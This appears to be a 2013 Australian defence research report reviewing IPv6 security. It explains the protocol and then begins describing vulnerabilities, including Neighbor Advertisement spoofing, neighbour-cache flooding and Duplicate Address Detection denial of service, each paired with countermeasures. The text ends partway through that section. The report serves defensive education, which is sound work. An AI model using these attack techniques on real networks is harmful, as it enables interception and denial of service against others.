Australian Government
Department of Defence
Defence Science and
Technology Organisation

How Secure is the Next-Generation Internet? An Examination of IPv6

Adrian Herrera

Cyber and Electronic Warfare Division

Defence Science and Technology Organisation

DSTO–GD–0767

ABSTRACT

The deployment of IPv6-aware networks is expected to increase significantly with the exhaustion of the IPv4 address space. This report informs those involved in the deployment and use of IPv6 networks of the security vulnerabilities associated with the protocol. This includes an examination of existing standards; current best-practice from academic research; security vulnerabilities; possible countermeasures; and mitigation strategies to prevent an attacker damaging a network.

Published by

DSTO Defence Science and Technology Organisation
PO Box 1500
Edinburgh, South Australia 5111, Australia

Telephone: 1300 DEFENCE
Facsimile: (08) 7389 6567

AR No. 015–754
October, 2013

APPROVED FOR PUBLIC RELEASE

How Secure is the Next-Generation Internet? An Examination of IPv6

Executive Summary

This report presents a review of existing security vulnerabilities pertaining to the next-generation Internet Protocol, IPv6. The popularity of IPv4 and the exhaustion of its address space has meant that the deployment rate of IPv6 networks is expected to increase significantly over the coming years. However, the deployment of a new, relatively immature technology will inevitably introduce security vulnerabilities unknown to both administrators and users of an IPv6 network.

The IPv6 protocol improves upon IPv4 in a number of areas: a larger address space; a simpler, extensible and more streamlined packet header design; a new method for discovering information on neighbouring nodes; and a degree of automation in address configuration not found in IPv4. However, these improvements also introduce a number of prevalent security flaws. Attacks on the packet header design, address resolution, neighbour discovery and address autoconfiguration have all been disclosed in both publicised standards and the current state of the art academic and industrial research.

Fortunately, a range of mitigation strategies and countermeasures have also been proposed to combat the relatively large number of IPv6 vulnerabilities. These countermeasures range from publicised standards (in particular, IPsec) to prototype software developed by academia (such as the various neighbor discovery monitoring tools).

So how secure is the next-generation Internet? Numerous IPv6 vulnerabilities have been found and discussed across a wide-range of literature. However, the literature also discusses various mitigation strategies to combat these vulnerabilities. The effectiveness of these mitigation strategies in securing IPv6 networks, and therefore the next-generation Internet, is ultimately dependent on adequate planning and adopting best-practice techniques.

THIS PAGE IS INTENTIONALLY BLANK

Author

Adrian Herrera
Cyber and Electronic Warfare Division

Adrian graduated from the University of Wollongong in 2011 with a B.E. (Comp.)(Hons.). During his undergraduate degree he worked as an engineer for a number of organisations in the manufacturing and research sectors. He joined DSTO's Cyber Assurance and Operations Branch in 2012, where he works in computer security.

THIS PAGE IS INTENTIONALLY BLANK

Contents

Appendices

Figures

THIS PAGE IS INTENTIONALLY BLANK

Glossary

AH Authentication Header

ARP Address Resolution Protocol

CA Certificate Authority

CGA Cryptographically Generated Address

CPE Customer Premises Equipment

CRC Cyclic Redundancy Check

CVE Common Vulnerabilities and Exposures

DAD Duplicate Address Detection

DHCPv6 Dynamic Host Configuration Protocol version 6

DNS Domain Name Service

DDoS Distributed Denial of Service

DoS Denial of Service

DTLS Datagram Transport Layer Security

DUID DHCP Unique Identifier

EAP Extensible Authentication Protocol

ESP Encapsulating Security Payload

EUI Extended Unique Identifier

HMAC Hash-based Message Authentication Code

HTTP Hypertext Transfer Protocol

ICMPv6 Internet Control Message Protocol version 6

IPS Intrusion Prevention System

IETF Internet Engineering Taskforce

IKE Internet Key Exchange

IPsec Internet Protocol Security

IPv4 Internet Protocol version 4

IPv6 Internet Protocol version 6

ISP Internet Service Provider

MAC Media Access Control

MD5 Message Digest Algorithm

MIPv6 Mobile IPv6

MitM Man in the Middle

MLD Multicast Listener Discovery

MLDv2 Multicast Listener Discovery version 2

MTU Maximum Transmission Unit

NA Neighbor Advertisement

NAT Network Address Translation

ND Neighbor Discovery

NIC Network Interface Card

NS Neighbor Solicitation

NSIS Next Steps in Signalling

OS Operating System

P2P Peer-to-Peer

PANA Protocol for carrying Authentication for Network Access

PKI Public Key Infrastructure

QoS Quality of Service

RRP Return Routability Procedure

RFC Request for Comment

SA Security Association

SCADA Supervisory Control And Data Acquisition

SEND SEcure Neighbor Discovery

SHA Secure Hash Algorithm

SLAAC StateLess Address AutoConfiguration

SSL Secure Socket Layer

TCP Transmission Control Protocol

TLS Transport Layer Security

UDP User Datagram Protocol

VOIP Voice Over IP

VPN Virtual Private Network

1 Introduction

The Internet Protocol (IP) is the primary communication protocol used to transport data across a computer network. It provides a global addressing scheme and a method for routing data from one host to another across one or more networks. Used in conjunction with the Transmission Control Protocol (TCP), IP is used daily by billions of people worldwide for accessing the Internet.

The original version of the Internet Protocol, IPv4, was standardised in 1980 by the Internet Engineering Task Force (IETF). The growth in computer networking over the following decades was both rapid and unforeseen, resulting in the depletion of available IPv4 addresses. As IPv4's successor, IPv6 was designed to prevent this address depletion by providing a larger address space.

With the official exhaustion of IPv4 address space in the first quarter of 2011 [1], the deployment rate of IPv6 networks is expected to increase significantly. Although it was standardised in 1999 by the IETF, IPv6 is still considered to be a relatively young technology in operational terms. This is primarily due to the extensive use of Network Address Translation (NAT) to alleviate IPv4 address space issues. While IPv6 shares the same basic structure as its predecessor, the introduction of new features means that both administrators and users of IPv6 networks may be unaware of the security vulnerabilities associated with transitioning to an IPv6-aware network (which may consist solely of IPv6 traffic, or a mixture of both IPv4 and IPv6 traffic).

Unfortunately, history has shown that security considerations are often left to the later stages of the deployment of new technologies.[1] The aim of this report is thus to increase awareness of IPv6 security by providing a review of its vulnerabilities, drawing from both publicised standards and current academic and industrial research. Possible countermeasures to ensure that these vulnerabilities cannot be exploited by an attacker are also described. Finally, an overview of the IPsec protocol suite (mandated in all standards-compliant implementations of IPv6) is presented.

The remainder of this report is organised as follows: Section 2 introduces the IPv6 protocol and compares it to IPv4; Section 3 describes a number of security vulnerabilities and offers methods of mitigation; Section 4 outlines IPsec and its role in securing the TCP/IP network stack; Section 5 investigates how IPv6 changes a network's security architecture; and Section 6 concludes the main body of this report. Finally, Appendix A demonstrates the ease in which the security risks in Section 3 can be exploited by an attacker.

[1] For example, the security of Supervisory Control And Data Acquisition (SCADA) systems was largely neglected until recent years [2, 3].

2 Overview of IPv6

This section contains a brief overview of the IPv6 protocol, and the changes made since the development of IPv4. While a detailed study of IPv6 is not provided, enough background material is supplied to facilitate further discussion on the security implications of the protocol. Features such as Domain Name Service (DNS), Quality of Service (QoS) and routing are not discussed here. Detailed discussion on these topics and more can be found in texts such as [4, 5].

2.1 Addressing

Whereas IPv4 was able to provide $2^{32} \approx 4.294 \times 10^9$ addresses, IPv6 is able to accommodate $2^{128} \approx 3.403 \times 10^{38}$ unique addresses. In contrast to IPv4's "dotted decimal" address notation (e.g. `192.168.1.254`), IPv6 uses a "colon-separated hexadecimal" notation to represent this much-larger address space (e.g. `2001:0db8:0000:0000:1234:0000:0000:0001`). This notation can be partially compacted by removing leading zeros (i.e. `2001:db8:0:0:1234:0:0:1`), and compacted further by collapsing a single series of zeros to a double colon. It is important to note that only a single series of zeros can be compacted, otherwise ambiguity is introduced. Preference is first given to the largest contiguous set of zeros. If multiple series of zeros are of the same length, the first (left most) series of zeros should be shortened [6] (i.e. `2001:db8::1234:0:0:1`).

An IPv6 address is broken up into two portions of contiguous bits: the subnet prefix (analogous to the network part of an IPv4 address) and an interface identifier (analogous to the host part of an IPv4 address). All nodes in the same local network (subnet) share a common prefix, while the interface identifier is used to uniquely identify a node. An example of this structure is given in Figure 1, where a prefix length of 64 bits is used. This can be represented succinctly using a forward slash followed by the prefix length in bits (e.g. `2001:db8::1234:0:0:1/64`).




Figure 1: *Example of IPv6 address structure*

IPv6 provides three types of addresses; unicast, multicast and anycast. A unicast address defines a single destination node, while both multicast and anycast addresses define a group of destination nodes that are addressable by a single identifier. Broadcast addresses, commonly used in IPv4 for address resolution, have been deprecated. Multicast addresses now provide this broadcast functionality [7]. Multicast addresses can be identified by their `ff00::/8` prefix. The format of an IPv6 multicast address is shown in Figure 2.

Special multicast addresses include `ff02::1`, which refers to all link-local nodes;`ff02::2`, which refers to all link-local routers; `ff05::1:2`, which refers to all site-wide DHCP servers and relays; and `ff02:0:0:0:0:1:ff00::/104`, which is the solicited-node multicast address. The solicited-node multicast address is used in neighbour discovery (discussed further in Section 2.3).

IPv6 commonly provides a single interface with multiple unicast addresses, each referring to a different scope. The two main types are global scope (addresses that are routable throughout




Figure 2: *Format of an IPv6 multicast address*

the *entire* Internet) and link-local scope (which are not routable, and thus only addressable in a local network segment). Link-local addresses have the prefix `fe80::/64`[2], and are typically generated via StateLess Address AutoConfiguration (SLAAC; see Section 2.4.1).

2.2 Packet Header

The IPv6 and IPv4 packet headers are shown in Figures 3 and 4 respectively.




Figure 3: *IPv6 packet header*

The IPv6 packet header was designed to be simpler and more streamlined compared to its IPv4 counterpart. A brief explanation of the different IPv6 fields and a comparison with their equivalent IPv4 fields follows.

[2]Because the `fe80::/64` prefix is used on *all* networks/subnets, it is impossible for the OS kernel to know which interface to send out a `ping` request on. Therefore, an interface must be specified when pinging a link-local address; e.g. `ping6 fe80::21f:d0ff:fea7:2a52%eth0`.




Figure 4: *IPv4 packet header*

`Version` (4 bits): Denotes the format of the header. The value is 6 for an IPv6 packet, or 4 for an IPv4 packet.

`Traffic Class` (8 bits): Used to "identify and distinguish between different classes or priorities of IPv6 packets" [8]. It is similar to the `Service Type` field in the IPv4 header.

`Flow Label` (20 bits): Identifies sequences of packets that require special handling by IPv6 routers [8]. No equivalent exists in the IPv4 header.

`Payload Length` (16 bits): Length of the payload following the IPv6 header (in octets). Any extension headers (discussed further in Section 2.5) are included in this length calculation.

`Next Header` (8 bits): "Identifies the type of header immediately following the IPv6 header" [8]. It uses the same values as the `Protocol` field in the IPv4 header.

`Hop Limit` (8 bits): The maximum number of hops permitted before the packet is discarded. This prevents packets from looping indefinitely in the network. The default values are 64 and 128 in the Linux kernel and the Windows TCP/IP stack respectively.[3] The `Hop Limit` field is equivalent to the `Time To Live` field in IPv4.

`Source Address` (128 bits): Denotes the sender of the packet. Note that the length is 128 bits, compared to the 32 bit `Source Address` used by IPv4, thereby providing a vastly increased address space.

`Destination Address` (128 bits): Denotes the intended recipient of the packet. The usage is as per the `Source Address` field.

A number of IPv4 fields have been removed entirely from the IPv6 header. These include the `Header Length`, Flags field — which include a Reserved (`R`), a Don't Fragment (`DF`), and a More Fragments (`MF`) bit — the `Fragment Offset` and the `Header Checksum`.

Packet fragmentation information has also been removed from the IPv6 header and is now communicated in an extension header (see Section 2.5). As a result the `Fragment Offset`

[3]The Linux kernel value is viewable via the command `sysctl net.ipv6.conf.all.hop_limit`. The Windows value is stored in Windows Registry entry `Tcpip6\Params\DefaultCurHopLimit`.

field (which indicated where in the datagram a particular fragment belonged) has been removed from the IPv6 header.

The `Options and Padding` part of the IPv4 header has also been migrated to an extension header. This means the length of the IPv6 header remains constant, removing the need for the `Header Length` field.

A potential disadvantage of IPv6's larger source and destination addresses is the increased size of the packet header. Despite this, the following steps have been taken to ensure that this does not reduce packet-per-second performance.

Firstly, the IPv4 checksum calculation has been removed in order to reduce the burden on routers and speed up the processing of packets. Higher level protocols (e.g. TCP and UDP, which only typically operate at the end host) must now compute a checksum (UDP checksums were previously optional when used with IPv4). Lower layers (e.g. Ethernet) also compute a Cyclic Redundancy Check (CRC) to detect errors.

Secondly, packet fragmentation now only occurs at end hosts; routers do *not* fragment packets. While this reduces the burden on routers, it means that end hosts must determine the Maximum Transmission Unit (MTU) of the network path themselves. This is achieved through the use of ICMPv6 messages (the successor to IPv4's ICMP).

2.3 Neighbor Discovery

The Neighbor Discovery (ND) protocol facilitates the discovery of information regarding neighbouring nodes in a network. It provides router discovery, parameter discovery (such as the link MTU), address resolution, address autoconfiguration and duplicate address detection. The ND protocol uses ICMPv6 messages in communicating the required information back to a node (see [9] for further information on ICMPv6).

2.3.1 Address Resolution

The ND protocol replaces the Address Resolution Protocol (ARP). ARP was used by IPv4 to translate an IP-layer address to a device's link-layer address. IPv6's ND protocol relies on solicited-node multicast addresses, which are formed by taking the least-significant 24 bits of a unicast address and appending those bits to the `ff02:0:0:0:0:1:ff00::/104` prefix [7] (e.g. the solicited-node multicast address for the address `fe80::21f:d0ff:fea7:2a52` is `ff02::1:ffa7:2a52`).

An example of a node performing address resolution is shown in Figure 5. The initiator sends a Neighbor Solicitation (NS) message (encoded via ICMPv6) containing its link-layer address to the solicited-node multicast address of the target unicast address being resolved (step ①). If a node has the target address assigned to one of its interfaces, it will send a Neighbor Advertisement (NA) message containing its link-layer address to the initiator node (step ②). Similarly to ARP, a node caches a number of IPv6/link-layer address translations in a *neighbour cache* for future lookup.




Figure 5: *Operation of the ND protocol in performing address resolution*

2.3.2 Duplicate Address Detection

Duplicate Address Detection (DAD) is the process of ensuring the uniqueness of an IPv6 address. DAD "must be performed on all unicast addresses prior to assigning them to an interface, regardless of whether they are obtained through stateless autoconfiguration, DHCPv6, or manual configuration" [10]. A similar IPv4 procedure uses ARP probes to determine whether an address is already assigned [11].

The difference between DAD and typical ND (as used in address resolution and discussed in Section 2.3.1) is that the initiator of DAD does *not* specify its link-local address as the source; instead it uses the "all zeros" address (`::`), known as the unspecified address. This is because the address the initiator intends to use (known as the "tentative address") *may* be a duplicate, and therefore should not be used until its availability has been verified [5].

A failed DAD operation is shown in Figure 6. The NS message containing the tentative address is transmitted first (step ①). If this tentative address is in use, the NA reply is sent to the all link-local nodes multicast address `ff02::1` (because no source address was specified by the initiator; step ②). If the DAD initiator does *not* receive a reply (by default within one second [12]), it assumes the tentative address is available and assigns it to the interface.

2.3.3 Router Discovery

Router discovery is the process used by an IPv6 device to locate neighbouring routers and learn prefixes and address configuration parameters [12]. It operates in a similar fashion to ND, except Router Solicitation (RS) and Router Advertisement (RA) messages replace NS and NA messages respectively.

The method for performing router discovery is shown in Figure 7. Hosts send a RS message to the "all link-local routers" multicast address `ff02::2` (step ①), which all routers in the sub-




Figure 6: *Operation of the ND protocol in performing a failed Duplicate Address Detection*

net should subscribe to. Routers (represented by a square in Figure 7 and in subsequent figures) respond to this request with a RA message containing a list of prefixes allocated to that subnet and whether it is willing to provide routing services (step ②). The host can use this prefix and routing information to generate a unicast address (via SLAAC; see Section 2.4.1) and assign default routes, respectively. Additionally, routers periodically send unsolicited RA messages onto the local network segment (e.g. to communicate a change in network configuration).




Figure 7: *Operation of the ND protocol in performing router discovery*

Routers are also able to send redirect messages to inform a host of a better first-hop node on the path to a destination [12]. As part of the redirect message specification, a redirect message may also contain a "redirected header". This redirected header contains a copy of the packet (or

as much that will fit without exceeding the MTU) that caused the redirection.

2.4 Autoconfiguration

Autoconfiguration refers to the ability of an IPv6-enabled device to automatically configure addressing information based on local network information. There are two main methods for autoconfiguration; *stateless* and *stateful*.

Stateless autoconfiguration treats each new request independently and does not rely on a single device to administer the addressing information or keep track of its state. In IPv6 this is provided by the StateLess Address AutoConfiguration (SLAAC) protocol.

In contrast, stateful autoconfiguration relies on a device to administer the addressing information and keep track of it in memory. In IPv6 this is provided by the Dynamic Host Configuration Protocol version 6 (DHCPv6), in which a server allocates an address (and possibly other configuration information) to a node. DHCPv6 operates in a similar fashion to its IPv4 predecessor, and so its operation will not be discussed here (see [13] for further information).

2.4.1 StateLess Address AutoConfiguration

The SLAAC protocol is unique to IPv6. It allows a node on an IPv6 network to automatically generate an address unique to that local network segment based solely on information provided by other nodes. SLAAC is only able to provide a node with an address. It does not provide other information such as Domain Name Services (DNS): such information must be configured manually or provided by DHCPv6 [13].

SLAAC first generates a link-local address, called a modified Extended Unique Identifier (EUI), from the `fe80::/64` prefix and the link-layer address.[4] For example, an Ethernet interface with MAC address `00:1f:d0:a7:2a:52` would create the link-local address `fe80::21f:d0ff:fea7:2a52`. Note that in creating this link-local address, the value `fffe` is inserted after the third byte of the MAC address, and the seventh bit of the MAC address is inverted (resulting in the first two bytes of the example MAC address becoming `02:1f`). SLAAC then performs DAD (Section 2.3.2) to ensure the address isn't already in use before assigning it to the interface.

When generating a global address via SLAAC, the host uses RS/RA messages to determine the prefixes allocated to that subnet (see Section 2.3.3). For each prefix, the host generates an address in the same way used to generate a link-local address (i.e. based on the link layer address), and performs DAD to ensure the address is unique before assigning it to the interface. Since RA messages may be unsolicited, a host continues to listen for RA messages and reconfigures its addresses when required.

[4] This is the default behaviour in Ubuntu 11.04. In Windows Vista and above, the default behaviour is to generate pseudo-random link-local addresses.

2.5 Extension Headers

IPv6 introduces the idea of extension headers to replace the `Options and Padding` part of the IPv4 packet header. Extension headers are chained together following the standard IPv6 header and prior to the packet's payload. The `Next Header` field is used as a "pointer" to the start of the next header (as illustrated in Figure 8).

Figure 8: *Extension header illustration*

Extension headers provide extensibility of features that are not supplied by the standard IPv6 header (e.g. fragmentation and static routing). Extension headers also promote economy by saving space in the standard IPv6 header. For example, the IPv4 header holds fragmentation information even when a packet has not been fragmented. In contrast, IPv6 uses a separate fragmentation extension header that is only chained to the standard IPv6 header when a packet is actually fragmented [14].

Standardised extension headers are given in Table 1 [8]. When a node receives an unknown extension header type, the packet is discarded and an ICMPv6 parameter problem message is sent in reply.

Table 1: *Standardised extension headers*

Header	Type	Description
Hop-by-Hop	0	Carries additional information that must be examined by every node on the packet's delivery path
Routing	43	Allows for static routing by providing a list of nodes that the packet must be routed to
Fragment	44	Provides packet fragmentation ability
Destination Options	60	Carries additional information that only needs to be examined by the packet's destination node
Authentication (AH)	51	Part of IPsec (see Section 4)
Encapsulating Security Payload (ESP)	50	Part of IPsec (see Section 4)

2.6 Tunnelling

Protocol tunnelling is the process of encapsulating a particular network protocol (the *inner* protocol) within a different protocol (the *outer* protocol). Because IPv6 has not yet reached IPv4's level of pervasiveness, protocol tunnelling is often used to carry IPv6 traffic (the inner protocol) over an IPv4 network (the outer protocol).

A number of tunnelling protocols have been standardised to transport IPv6 packets over an IPv4 network. These tunnelling protocols include 6in4 [15], 6to4 [16], 6over4 [17] and Teredo [18].

2.7 Mobile IPv6

Mobile IPv6 (MIPv6) is an extension to IPv6 that allows a mobile node to traverse multiple networks while maintaining a permanent address. The mobile node's permanent address is known as the *home address* and is assigned to the node when it is within its home subnet. During this time a *correspondent node* wishing to communicate with the mobile node can use standard transmission and routing techniques.

A mobile node is assigned a *care-of address* when it leaves its home subnet and traverses to a different network. This address is registered with the *home agent* in the mobile node's home network during a process known as *binding*. Any traffic that is then sent to the mobile node's home address is forwarded to its care-of address by the home agent. This allows the mobile node to give the appearance of maintaining a single IPv6 address as it traverses across multiple networks. This method is known as *bidirectional tunnelling* and does not require the correspondent node to be MIPv6-aware.

If the latency between the home agent is large, then a technique known as *route optimisation* can be used to improve communication between the correspondent node and the mobile node. Route optimisation requires that the mobile node send binding updates to both the home agent and the correspondent node, thus requiring that the correspondent node is also MIPv6-aware. The correspondent node implements part of the home agent's functionality, allowing packets to be directly routed to the care-of address. The difference between bidirectional tunnelling and route optimisation is illustrated in Figure 9 (adapted from [5]). Further information on MIPv6 is available in [19].




Figure 9: *Operation of MIPv6*

3 Security Vulnerabilities and Countermeasures

From the material presented in Section 2, we are now able to explore some of the security implications of using the IPv6 protocol. Mitigation strategies and countermeasures to prevent an attacker from exploiting potential vulnerabilities are also addressed.

Although improvements have been made over IPv4, IPv6 does *not* solve security issues that affect other layers in the TCP/IP network stack. For example, hosts remain vulnerable to denial of service (DoS), distributed denial of service (DDoS) and man in the middle (MitM) attacks that target the upper layers (e.g. transport and application layers) of the network stack. These types of attacks are beyond the scope of this report.

3.1 Addressing

The combination of assigning multiple IPv6 addresses to a single interface and the ability to periodically generate new addresses creates problems for firewalls that rely on address-based filtering [20–22]. In these cases, a firewall is required to learn addresses dynamically and generate filtering rules based on these dynamic addresses. This is not feasible in large networks where random temporary addresses are configured via SLAAC (such as when privacy is a concern; see Section 3.3.1). Thus, address-based filtering should not be relied on for securing SLAAC-based IPv6 networks (although it remains suitable for those networks that do not rely on SLAAC).

Certain addresses must be blocked by a router and restricted to a local network segment to prevent certain attacks (e.g. those discussed in Section 3.2 targeting the ND protocol). These addresses include (but are not limited to) the unspecified address (`::`), link-local addresses (`fe80::/10`) and certain multicast addresses (e.g. any packet containing a multicast address as its source address and all link-layer multicast packets).

3.2 Neighbor Discovery

Exploiting the ND protocol relies on an attacker existing within a local network segment. While this may seem unlikely, the emergence of social engineering and attacks by "company insiders" means that the ND protocol should be considered as a potential attack vector [23].

Although the ND protocol replaces ARP, many of ARP's weaknesses remain (e.g. the ability to spoof link-layer address translations). These weaknesses will be discussed in the following sections.

3.2.1 Address Resolution

Similar to ARP poisoning [24], traffic intended for a particular node can be redirected to an attacker (MitM attack) or a "blackhole" (DoS attack). This can be achieved by injecting a spoofed NA message in response to a legitimate NS message [23, 25–27]. Traffic can either be redirected by inserting the attacker's link-layer address in the target field, or sent to a "blackhole" by inserting a non-existent link-layer address.

An attacker can also flood the local network segment with spoofed NS/NA messages. These messages will overwrite legitimate entries in a node's neighbour cache, which can cause a kernel panic if the TCP/IP stack does not enforce a limit on the number of entries in the neighbour cache [24].

Prevention mechanisms include using the SEND protocol (Section 3.2.4) or IPsec (Section 4). Alternatively, if the network topology is expected to remain consistent over time, static neighbour cache entries can be used and address resolution disabled altogether. Note that DHCPv6 cannot be relied on as a replacement for the ND protocol in this case, as DHCPv6 does not provide link-layer address resolution features.

3.2.2 Duplicate Address Detection

To perform a DoS attack on a node, an attacker needs only intercept a DAD NS message from the unspecified address (`::`) and reply with an NA message claiming that the tentative address is already in use. The node under attack will continue to request new addresses (up to a predefined limit) which the attacker can continually deny, preventing the node from ever accessing the network [21–23, 26, 27].

